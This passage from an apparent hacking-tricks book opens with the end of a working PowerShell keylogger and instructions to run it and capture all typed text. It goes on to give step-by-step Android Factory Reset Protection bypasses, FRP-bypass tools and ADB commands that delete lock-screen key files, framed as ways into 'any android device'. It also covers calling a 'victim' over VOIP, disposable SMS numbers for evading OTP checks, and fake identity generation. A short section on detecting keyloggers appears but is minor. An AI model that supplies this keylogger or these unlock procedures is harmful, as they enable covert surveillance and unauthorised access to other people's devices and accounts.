     $null = [console]::CapsLock
     $virtualKey = $API::MapVirtualKey($ascii, 3)
     $kbstate = New-Object Byte[] 256
     $checkkbstate = $API::GetKeyboardState($kbstate)
     $mychar = New-Object -TypeName System.Text.StringBuilder
     $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, $mychar.Capacity, 0)

     if ($success)
     {
      [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::Unicode)
     }
    }
   }
  }
 }
 finally
 {
```

```
    notepad $Path
  }
}
```

The powershell terminal would look something like this now



```
>> $null = New-Item -Path $Path -ItemType File -Force
>>
>> try
>> {
>>   Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red
>>
>>   # create endless loop. When user presses CTRL+C, finally-block
>>   # executes and shows the collected key presses
>>   while ($true) {
>>     Start-Sleep -Milliseconds 40
>>
>>     # scan all ASCII codes above 8
>>     for ($ascii = 9; $ascii -le 254; $ascii++) {
>>       # get current key state
>>       $state = $API::GetAsyncKeyState($ascii)
>>
>>       # is key pressed?
>>       if ($state -eq -32767) {
>>         $null = [console]::CapsLock
>>
>>         # translate scan code to real code
>>         $virtualKey = $API::MapVirtualKey($ascii, 3)
>>
>>         # get keyboard state for virtual keys
>>         $kbstate = New-Object Byte[] 256
>>         $checkkbstate = $API::GetKeyboardState($kbstate)
>>
>>         # prepare a StringBuilder to receive input key
>>         $mychar = New-Object -TypeName System.Text.StringBuilder
>>
>>         # translate virtual key
>>         $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, $mychar.Capacity, 0)
>>
>>         if ($success)
>>         {
>>           # add key to logger file
>>           [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::Unicode)
>>         }
>>       }
>>     }
>>   }
>> }
>> finally
>> {
>>   # open logger file in Notepad
>>   notepad $Path
>> }
>> }
```

Now press enter to get the shell back and the press Start-KeyLogger and press enter to start the keylogger.

```
PS C:\Users\[redacted]>
PS C:\Users\[redacted]> Start-KeyLogger
```

Now open any application and type anything, everything will be recorded. Once you are done, press ctrl+c in windows PowerShell terminal and a

notepad will pop up. In this notepad you can view everything you have typed.

3.7.4 How do you detect a keylogger?

Keyloggers are tricky to detect. Some signs that you may have a keylogger on your device include: slower performance when web browsing, your mouse or keystrokes pause or don't show up onscreen as what you are actually typing or if you receive error screens when loading graphics or web pages.

3.7.5 How can you protect yourself?

Just as you maintain your own health on a daily basis by eating well-balanced meals, getting plenty of rest and exercising, you must also maintain your computer or mobile device's health. That means avoiding keyloggers by avoiding actions that could negatively affect your computer, smartphone or tablet, like visiting dangerous websites or downloading infected programs, videos or games. Here are some tips:

- **Use caution when opening attachments** – files received via email, P2P networks, chat, social networks, or even text messages (for mobile devices) can be embedded with malicious software that has a keylogger.
- **Watch your passwords** – Consider using one-time passwords and make sure key sites you log into offer two-step verification. You could also use a password manager service,

which will automatically remember your username and passwords, but also prevent keylogging since you are not typing in any information on the site as the password manager will do that for you.

- **Try an alternative keyboard layout** – Most of the keylogger software available is based on the traditional QWERTY layout so if you use a keyboard layout such as DVORAK, the captured keystrokes do not make sense unless converted.

4
MOBILE PHONE HACKS

Till now in this book, we have learned about the basic skills to hack into mobile devices and social media accounts. Now let's know about some amazing tricks that you can perform using your smartphone. Please note that the tricks told here are for educational purposes only and the author, the publisher, the owner of the tool or the website are in no way responsible for any misuse of this wisdom.

4.1 VOIP (Voice over IP) & Temporary utilities


Ever come across situations when your service pack has expired or the operator you use has no signal available and you need to make an important call? The situation can be frustrating right? Well, there's a solution to this predicament. You can do a VIOP call/messages to the number using the internet. All you need to do is connect to the nearest Wi-Fi and do the call. You can do this with the following services for free

1. Gobofone

Gobofone is a free VOIP calling service that you can use to make calls over the internet.


To use this service, you need to go to this website and follow the given steps below

https://globfone.com/call-phone/
A screen like this would appear before you if you are using a laptop or Desktop to make a call




and the screen would appear something like this in case you are accessing it with your mobile device

Using this website, you can make calls anywhere in the world for free. Select the country code of the receiver (i.e. where the receiver is residing or own the number of) and just type in the number thereafter.



Now click on I am not a robot and solve the captcha challenge

After this step just click on Call and the call will start. It might take some time for the first time.



And the victim would receive a call from a number from the same country and you can talk with all heart's content.


2.Temporary email address

Nowadays we all have am email address and it has become a crucial part of all our lives. We need to use our email ids in a job application, college results, online shopping, and whatnot. Sometimes we feel reluctant about giving out

emails to some website cause think it might become a potential threat to our privacy. In such a case we can make use of temporary email addresses to do the job for us. So the question comes, where can you use a temporary email… Where can you use Temporary emails?

1. Well, temporary emails can be used everywhere and everything you do online unless you need to keep track of the emails that you receive using the mail ID. The things that you must keep in mind while using these are even though you make use of a temporary mail id to receive an email, there are limited options to send an email in return.
2. The mail id remains valid for a certain period only, after which once you leave the site, your emails will be deleted.

In order to use temporary emailing service, you can visit tempail.com
https://tempail.com/en/




Just copy the email address and paste it as your email id in the site you are registering and you will get an email from that site over here.
This technique comes really handy while signing up in apps or websites with which you have trust issues or when you don't want your original email id to get filled up with too many emails.


3. Temp SMS

Yeah, you read it right, you can use temporary mobile numbers to receive SMS online just like your temporary email Id and this is possible with the online free SMS services. Using these numbers, you can receive all kinds of SMS, including the login OTP send to your mobile number from some sites for verification. Just go to temp-sms.org and follow the given steps


https://temp-sms.org/



Once you are in the site, just click on any of the available mobile numbers



And you will be greeted by a screen like this




Now go back to the site from where you need to receive SMS and paste this number. Click on refresh again and again, in this way new messages will be constantly updated and if the

site sends the SMS, you will be able to view it over here and complete your OTP verification or mobile number verification process.

4. Fake id generator

Every felt reluctant about giving up your personal information over the internet?
No worries there's a site that has got your back. Here you can fake your id. Yes, the complete id, containing, your name, date of birth, mother's name, home address, mobile number, emailed and password, and even your bank details.
Just go to the fake name generator site, select gender, name set, country, and click generate and you will get a whole new id.

https://www.fakenamegenerator.com/



4.2 Bypassing Android security

In this section, let's discuss the various ways you can make your way into any android device. We

often have a hard time remembering the password or pins of our older devices or maybe get locked out unknowingly. In these times, the first thing we wish i.e. to know how to bypass the login screen and get back our very valuable content.

4.2.1 Android FRP bypass

Most Android devices rely on a Google Account for activation. In an effort to make devices more secure if your device is lost or stolen, Google has implemented a security feature for Android called Factory Reset Protection (FRP). While this is a useful security feature, it can also be a real pain if you don't remember the Google name and password that was used to set up the device. That's why knowing how to bypass Google account verification can come in handy at times.

4.2.1.1.How Google Account Verification & FRP Works

Google Account Verification is a simple, but effective method of security. It requires that when you set up a new device, you have to enter your Google account and verify that you're the owner of that account by clicking through a link in an email. Easy enough.

What most people don't realize is that, by default, when you set up your Android device with a Google account, the Factory Reset Protection feature is enabled. It prevents someone from accessing the device (and therefore any data on the device) after a factory data reset unless the user knows the last Google username and password that was used to set up the device. So, if you lose your phone or it's stolen, the person who ends up with it can't access

the device unless they have your login credentials. That's great. Until it's not.

4.2.1.2. When Factory Reset Protection Is NOT Useful

If your Android device is lost or stolen, you'll probably be grateful for the FRP feature. It effectively makes your phone useless to whoever steals it. But what if you sell your phone and the new owner can't get into it? Or what if you reset your phone and then you can't remember the credentials you used to set up the phone initially (or you just want to use different credentials)?

That's when knowing how to bypass Google account verification becomes a good skill to have. Unfortunately, it's not a straightforward process, no matter what kind of device you're using.

4.2.1.3. How to Bypass Google FRP Lock?

Bypassing Google Account Verification and the FRP lock isn't as straightforward as opening Settings and topping the right option. Even to turn the option off requires numerous steps. And there's more than one way to do it. You can:

- Disable FRP.
- Bypass verification by resetting the device (on some devices).
- Bypass verification through a series of maneuvers during setup (on some devices).
- Bypass verification using an APK tool.

Android devices from different manufacturers such as Samsung, Huawei, Alcatel, LG, and many others may not exactly mirror the steps in the sections below. You may find these instructions differ for the device you're using. However, they should generally apply to all Android devices including phones,

tablets, and watches.

4.2.1.4. How to Disable Factory Reset Protection to Bypass Google Account Verification

Disabling the FRP protection is probably the easiest way to ensure that you don't have to deal with this issue. It's also the easiest of the methods available to bypass Google account verification.

Completing the steps below will completely remove your Google account from your device. This includes the apps that are associated with the account (Gmail, Google Assistant, etc.).

1. Go to **Settings**.
2. Choose **Cloud and Accounts**. (On some devices, this may be just **Accounts** and then you'll skip the next step.)
3. Tap **Accounts**.
4. Find and tap your **Google** account.
5. Tap **Remove Account**.

If you are prompted to verify you want to remove your account, tap **Remove Account** (or **Yes**, **I agree**, or whatever the positive verification is). 7. Your account will be removed.

Once the Google account has been removed, you'll no longer have to deal with the FRP lock. If you've sold your phone to someone else, you may want to do this before you ship the phone away or hand it off to the new user to ensure the new owner won't have access to (or need access to) your Google account credentials in order to access the phone.

4.2.1.5. Bypass Verification by Resetting the Device

If the above method for removing your account doesn't work, you may be able to reset your phone to factory default and, during the setup process, maneuver through the network connection settings to remove the Google account (and the verification that goes along with it).
This will remove your Google account from your device completely as well as many of the apps that are connected to it (Gmail, Google Assistant, etc.).

1. Go through the device reset process. When you reach the Google Account Verification screen, press the **Back** option to get back to the **Wireless Network** selection screen.
2. Tap the **Add Network** option.
3. In the **Network Name** (or **SSID**) text box, enter a string of random letters and/or numbers.
4. Then press and hold the string you just typed in to highlight it, and tap **Share** on the menu that appears.
5. Choose **Gmail** from the list of sharing options that appears.
6. On the next page, tap **Notification** > **App Settings**.
7. Choose the three-dot menu in the upper right corner of the page and select **Account**.
8. You should be prompted to continue to **Settings**. Choose **Continue** if prompted for verification.
9. In **Settings**, choose **Backup & Reset** > **Factory Data Reset**.
10. Your Google account will be removed during the setup process, including the FRP lock.

4.2.1.6. Bypass Google Account Verification During Setup

Like the method above, this method may allow you to bypass your Google account during the setup process after you reset your device. It's a little more involved than the method above, but if that doesn't work, this probably will.
This method seems to be effective for most types of Android devices, however, be aware that Google regularly updates security flaws in its products. It is possible that this could change if it becomes the subject of such an update.

1. Perform a factory reset on your device. Depending on your version of Android, your steps might be different, but for most devices that's accomplished by going to **Settings** > **General Management** or **General Settings** > **Reset** — you may also need to choose **Factory Data Reset**). Android 10, however, is like this: **Settings** > **System** > **Advanced** > **Reset options** > **Erase all data (factory reset)**.
2. Go through the setup process until you get to the option to **connect to Wi-Fi**.
3. When that screen appears, tap the text box for the Wi-Fi password (but don't type it yet).
4. A keyboard should appear. On the keyboard, press and hold the **Spacebar**.
5. In the menu that appears choose the option for **English (US) Google Keyboard**).
6. You should be returned to the Wi-Fi connection screen. Now you can enter the password for your network.
7. Continue through the setup process until you come to the prompt to enter your Google Account information. On that screen, tap in the text box to enter your email address or phone number.
8. Then on the keyboard that appears, tap and hold

the @ symbol.
9. From the menu that appears, choose **Google Keyboard Settings**.
10. On the next screen, tap the three-dot menu and select **Help & Feedback**.
11. Tap one of the help articles.
12. A web page should open. Press and hold any word on the page until a menu appears, then choose **Web Search** from the menu and select **Google App**.
13. Next, search for **Settings** from the web page.
14. As part of the Autocomplete option, the **Settings** gear icon should appear in the dropdown menu of available options. Select it.
15. Choose **Backup and Reset**.
16. Tap **Factory Data Reset**.
17. Now you'll need to go through the account setup again. When prompted to enter your Google account verification this time, you should have the option to **Skip**. You can also skip through everything else after that.
18. Once you've reached the end of Setup, you should be able to use your device, without the Google Account Verification.

Bypass Google Account Verification Using an APK Tool

Another way to bypass Google account verification is to use a small program, known as an APK or Android Package Kit, that installs an app on your Android device to bypass the Google account verification for you. Generally, this is the most difficult method of bypassing your account verification.

Installing and using APKs is a little more difficult than installing an app directly to your phone. The method by which you install an APK and use it to install an

app on your phone will differ from phone to phone and application to application, but the general steps are:

1. Choose the APK program you would like to use. There are plenty to choose from, including FRPHijacker Tool (for Samsung devices), FRP Bypass APK, D-G Unlocker Tool, or GSM Flasher ADB Tool.
2. Download the FRP bypass tool to a USB drive. (You could also run these from a PC, but it's easier to run them directly on the device.)
3. Once the download is complete, connect the USB drive to your mobile device using an on-the-go (OTG) cable. These are cables that have one female USB end and one end that fits your device.
4. Find and install the APK from the USB device.
5. Once the installation is complete, you should have access to your device settings to make the changes necessary to bypass your Google account.

4.4 Android Login Screen Bypass

There are times when were are locked out of our own phone and after desperate attempts to get back into our mobile phone we fail and ultimately and all that is left to do for us is to factory reset the mobile, or is it?

There are several methods you can use to remove the login screen authentication apart from a factory reset and forgot password which you can find easily anywhere else.

4.2.2 Using ADB

4.2.2.1.What is ADB

ADB stands for Android Debug Bridge. It comes as a part of the standard Android SDK. It provides a terminal-based interface for interacting with your

phone's file system. Since the Android platform is based on Linux, the command-line is often required to perform certain advanced operations on your device using root access.

While these things can be done directly on the device itself using some terminal emulator, it will be rather difficult to execute complex commands on such a small screen. ADB provides the bridge between your machine and your computer.

Where can you get it and how to use it?

You can download ADB from the following site adbdownload.com

After downloading the file extract, it. and move into the extracted folder. there you can see a file named adb.exe.

Before we can use ADB to remove the password we need to enable USB debugging on our android mobile


4.2.2.2. Enabling USB debugging

Follow the given steps to enable USB debugging

· Tap on the **Settings** menu on your handset.

· Tap on **About phone**> **Build Number** > Quickly **tap 7 times on the Build number**.


· The Developer Options menu will be activated.




· Now, Go back to the **Settings** menu again > Tap on **Developer Options** next to the About Phone. [For Android 8.0 Oreo or earlier]

- While for Android 9.0 Pie or later, you need to go to **Settings > System > Advanced > Developer Options**.


· Under the **Developer Options** menu, you will see **the USB Debugging** toggle. Turn on the toggle.





.


It will ask **Allow USB Debugging?** > Just tap on **OK** to confirm it.



· That’s it. You’re done.

4.2.2.3 Removing the screen lock with ADB

Now that we have enabled USB debugging on our smartphone lets proceed. You can easily connect the device to a PC using a USB cable. When your computer detects your connected device, you will have to enable the debugging permission on your phone screen. Confirm it to add the computer to a trusted device list and start using it.



You need to allow this prompt. This is only a one time prompt i.e. once allowed you do not need to allow again similarly if you cancel the prompt by mistake then you have to go revoke the USB debugging authorizations and try again.

Once you allowed, now move on to your pc and open the command prompt in the ADB extracted folder. Now you can do it in two methods. Type in the commands of method 1 or 2 or 3 line by line in the cmd prompt you just opened. Make sure you press enter after you type in each line.

Method 1:

adb shell

cd

/data/data/com.android.providers.settings/databases

```
sqlite3 settings.db
update system set value=0 where name='lock_pattern_autolock';
update system set value=0 where name='lockscreen.lockedoutpermanently';
.quit
```

Method 2:
for removing android pattern lock
adb shell rm /data/system/gesture.key

Method 3:
for removing android pin lock
adb shell rm /data/system/password.key


Reboot the smartphone and you will find that there is no lock screen now.

4.2.3. Using ADM


Bypass Android Lock With Android Device Manager

Android Device Manager can be used to bypass the Android lock screen on locked Android smartphones and tablets. Working on this service is very simple and it works as long as the user is logged into the Google account. This service can be accessed and used on any device or any computer.

There are a few steps that can be considered while moving along using this service to the bypass lock screen. Once it is connected with the device, we can start by clicking on the “Lock” button. If the Android device is compatible, then the Android Device Manager will make the connection with few attempts.




After clicking the “Lock” button, a window will pop up asking a new password to replace the pin, pattern, or password that we have forgot.
Type the new password once and then again to confirm followed by a click on the “Lock” Button.



This will change the password in a few minutes and the new password can be used to unlock the device.

4.3 Android apps and tricks you didn't know about

1. Helmut



Helmut is an app that can render pictures from negatives, yes you read that right. This app can scan actual pictures from the age-old negatives that no longer are used.

The app uses a unique algorithm to automatically color-correct your negatives. The built-in manual controls allow adjusting levels, saturation, gamma, brightness/contrast & sharpness of the image.

The new version 2.0 was built from a scratch and features a new minimal UI and a much faster & sophisticated image processing technique.

The app can be used to digitize any type of color and black & white negative film. It does inversion & color-correction real-time and can be employed as a

quick contact-sheet tool.

2. Speed gun

Speed Gun

Smart Tools co. Tools

54,983


3+

Contains ads

You don't have any devices.

Add to wishlist

Install



Speed gun is an app that lets you measure the speed of anything passing by. All you need to enter Is the probable distance from you to the object in meters and follow the object along with the screen.
Speed Gun is a tool in an extended set of the Smart Tools collection.


This speedometer(velocimeter) measures the speed of a moving object by touching.


Usage is simple: Input the shortest distance to a target. Measure the shortest distance in advance with a rangefinder (e.g. Smart Distance, Smart Measure, Google Maps).

Then, touch your screen following the target.

If the result is not accurate, you can calibrate your device with the [Speed Calibration] option.

3. Blokada





